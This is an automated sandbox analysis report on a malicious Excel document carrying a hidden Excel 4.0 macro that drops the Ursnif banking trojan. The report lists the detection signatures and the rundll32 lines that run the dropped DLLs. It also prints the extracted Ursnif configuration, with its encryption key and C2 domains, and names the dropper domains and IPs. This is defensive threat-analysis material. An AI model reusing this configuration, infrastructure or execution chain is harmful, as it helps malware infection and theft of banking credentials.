ID: 383157
Sample Name: document-1245492889.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 10:55:10
Date: 07/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report document-1245492889.xls

Overview


General Information

Sample Name:	document-1245492889.xls
Analysis ID:	383157
MD5:	e30c71417d7675..
SHA1:	80350061fb497c3.
SHA256:	05d2f75e4350247.
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Found malware configuration
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Yara detected Ursnif
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Found obfuscated Excel 4.0 Macro
- Machine Learning detection for dropp…
- Office process drops PE file
- Yara detected hidden Macro 4.0 in E…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2400 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2316 cmdline: rundll32 ..\fikftkm.thj,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2324 cmdline: rundll32 ..\fikftkm.thj1,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2880 cmdline: rundll32 ..\fikftkm.thj2,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2920 cmdline: rundll32 ..\fikftkm.thj2,DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
  - rundll32.exe (PID: 1788 cmdline: rundll32 ..\fikftkm.thj3,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2988 cmdline: rundll32 ..\fikftkm.thj4,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
[
  [
    {
      "RSA Public Key":
"bUd4GFcFHo0e+ZYUbkHaTKXmZ1xEyxvy7Ha6j1WAZbQ7YvMdkqTfD1vHD2y2CmFTRrLK1w5iQroYI0mUpJ4xNknlY+BmJf4xpeJRxxK0RRNeRbW5unSB2vXqxvlTgz6vNZY+9zeztuP2jXKpIm0/s+YxWnsT7eWUtQtD38NlsAPtJdp+
3rBxjzAWNKQj7wMA"
    },
    {
      "c2_domain": [
        "bing.com",
        "update4.microsoft.com",
        "under17.com",
        "urs-world.com"
      ],
      "botnet": "5566",
      "server": "12",
      "serpent_key": "10301029JSJUYDWG",
      "sleep_time": "10",
      "SetWaitableTimer_value": "0",
      "DGA_count": "10"
    }
  ]
]
```

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
document-1245492889.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0x1ed97:$e1: Enable Editing • 0x1edb6:$e2: Enable Content
document-1245492889.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x2aaa2:$s1: Excel • 0x2bb0b:$s1: Excel • 0x3b3c:$Auto_Open1: 18 00 17 00 AA 03 00 01 07 00 00 00 00 00 00 00 00 00 01 3A
document-1245492889.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	
document-1245492889.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.2275673660.0000000000270000.00000004.00000001.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	


Unpacked PEs

Source	Rule	Description	Author	Strings
6.2.rundll32.exe.270000.1.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Found obfuscated Excel 4.0 Macro

Office process drops PE file

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

HIPS / PFW / Operating System Protection Evasion:

Yara detected hidden Macro 4.0 in Excel

Stealing of Sensitive Information:

Yara detected Ursnif

Remote Access Functionality:


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Re Se Eff
Valid Accounts	Scripting 3 1	Path Interception	Process Injection 1 1	Masquerading 1 2 1	OS Credential Dumping	Application Window Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdrop on Insecure Network Communication	Re Tra Wit Aut

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Re Se Eff
Default Accounts	Exploitation for Client Execution 3 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phone Calls/SMS	Re Wi Wit Aut
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS7 to Track Device Location	Obt De Clo Bac
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 3 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rundll32 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1245492889.xls	54%	Virustotal		Browse
document-1245492889.xls	35%	Metadefender		Browse
document-1245492889.xls	18%	ReversingLabs	Document-Excel.Trojan.IcedID	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\fikftkm.thj2	100%	Joe Sandbox ML		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\0104[1].gif	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
mundotecnologiasolar.com	162.241.62.4	true	false		unknown
accesslinksgroup.com	192.185.129.4	true	false		unknown
ponchokhana.com	5.100.155.169	true	false		unknown
vts.us.com	207.174.213.126	true	false		unknown
comosairdoburaco.com.br	198.50.218.68	true	false		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.00000002.2115568867.0000000001D97000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2109524493.0000000001DF7000.00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2278827735.0000000001C77000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2277292535.0000000001DB7000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2177880792.0000000001D97000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2171790992.0000000001CC7000.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000008.00000002.2177701429.0000000001BB0000.00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.00000002.2115424423.0000000001BB0000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2109348201.0000000001C10000.00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2278669504.0000000001A90000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2275869797.0000000001BD0000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2177701429.0000000001BB0000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2115424423.0000000001BB0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2109348201.000 0000001C10000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2278669504.000000000 1A90000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000 002.2275869797.0000000001BD000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 77701429.0000000001BB0000.0000 0002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2115568867.0000000001D97000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2109524493.000 0000001DF7000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2278827735.000000000 1C77000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000 002.2277292535.0000000001DB700 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 77880792.0000000001D97000.0000 0002.00000001.sdmp, rundll32.exe, 00000009.00000002.21717909 92.0000000001CC7000.00000002.0 0000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.0000000 2.2115568867.0000000001D97000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2109524493.000 0000001DF7000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2278827735.000000000 1C77000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000 002.2277292535.0000000001DB700 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 77880792.0000000001D97000.0000 0002.00000001.sdmp, rundll32.exe, 00000009.00000002.21717909 92.0000000001CC7000.00000002.0 0000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.0000000 2.2115424423.0000000001BB0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2109348201.000 0000001C10000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2278669504.000000000 1A90000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000 002.2275869797.0000000001BD000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 77701429.0000000001BB0000.0000 0002.00000001.sdmp	false		high
http://investor.msn.com/	rundll32.exe, 00000003.0000000 2.2115424423.0000000001BB0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2109348201.000 0000001C10000.00000002.0000000 1.sdmp, rundll32.exe, 00000005 .00000002.2278669504.000000000 1A90000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000 002.2275869797.0000000001BD000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 77701429.0000000001BB0000.0000 0002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
207.174.213.126	vts.us.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false
198.50.218.68	comosairdoburaco.com.br	Canada		16276	OVHFR	false
162.241.62.4	mundotecnologiasolar.com	United States		46606	UNIFIEDLAYER-AS-1US	false
5.100.155.169	ponchokhana.com	United Kingdom		394695	PUBLIC-DOMAIN-REGISTRYUS	false
192.185.129.4	accesslinksgroup.com	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383157
Start date:	07.04.2021
Start time:	10:55:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 59s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1245492889.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@13/17@5/5
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 98.4% (good quality ratio 85.8%) • Quality average: 64.1% • Quality standard deviation: 33.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, WmiPrvSE.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 23.0.174.185, 23.0.174.200, 192.35.177.64 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, apps.digsigtrust.com, ctldl.windowsupdate.com, a767.dscg3.akamai.net, au-bg-shim.trafficmanager.net, apps.identrust.com • Report size getting too big, too many NtDeviceIoControlFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
10:57:08	API Interceptor	1x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
207.174.213.126	document-1305160161.xlsb	Get hash	malicious	Browse	• nhseven.tk/ds/08.gif
	document-414236719.xlsb	Get hash	malicious	Browse	• nhseven.tk/ds/08.gif
	document-1249966242.xlsb	Get hash	malicious	Browse	• nhseven.tk/ds/08.gif
	http://anandice.ac.in/Paid-Invoice-Credit-Card-Receipt/	Get hash	malicious	Browse	• anandice.ac.in/Paid-Invoice-Credit-Card-Receipt/
198.50.218.68	document-1048628209.xls	Get hash	malicious	Browse	
	document-1771131239.xls	Get hash	malicious	Browse	
	document-1370071295.xls	Get hash	malicious	Browse	
	document-69564892.xls	Get hash	malicious	Browse	
	document-1320073816.xls	Get hash	malicious	Browse	
	document-184653858.xls	Get hash	malicious	Browse	
	document-1729033050.xls	Get hash	malicious	Browse	
	document-1268722929.xls	Get hash	malicious	Browse	
	document-540475316.xls	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1456634656.xls	Get hash	malicious	Browse	
	document-12162673.xls	Get hash	malicious	Browse	
	document-997754822.xls	Get hash	malicious	Browse	
	document-1376447212.xls	Get hash	malicious	Browse	
	document-1813856412.xls	Get hash	malicious	Browse	
	document-1776123548.xls	Get hash	malicious	Browse	
	document-1201008736.xls	Get hash	malicious	Browse	
	document-684762271.xls	Get hash	malicious	Browse	
	document-1590815978.xls	Get hash	malicious	Browse	
	document-800254041.xls	Get hash	malicious	Browse	
	document-469719570.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ponchokhana.com	FED8GODpaD.xlsb	Get hash	malicious	Browse	• 5.100.155.169
	catalogue-41.xlsb	Get hash	malicious	Browse	• 5.100.155.169
	document-1048628209.xls	Get hash	malicious	Browse	• 5.100.155.169
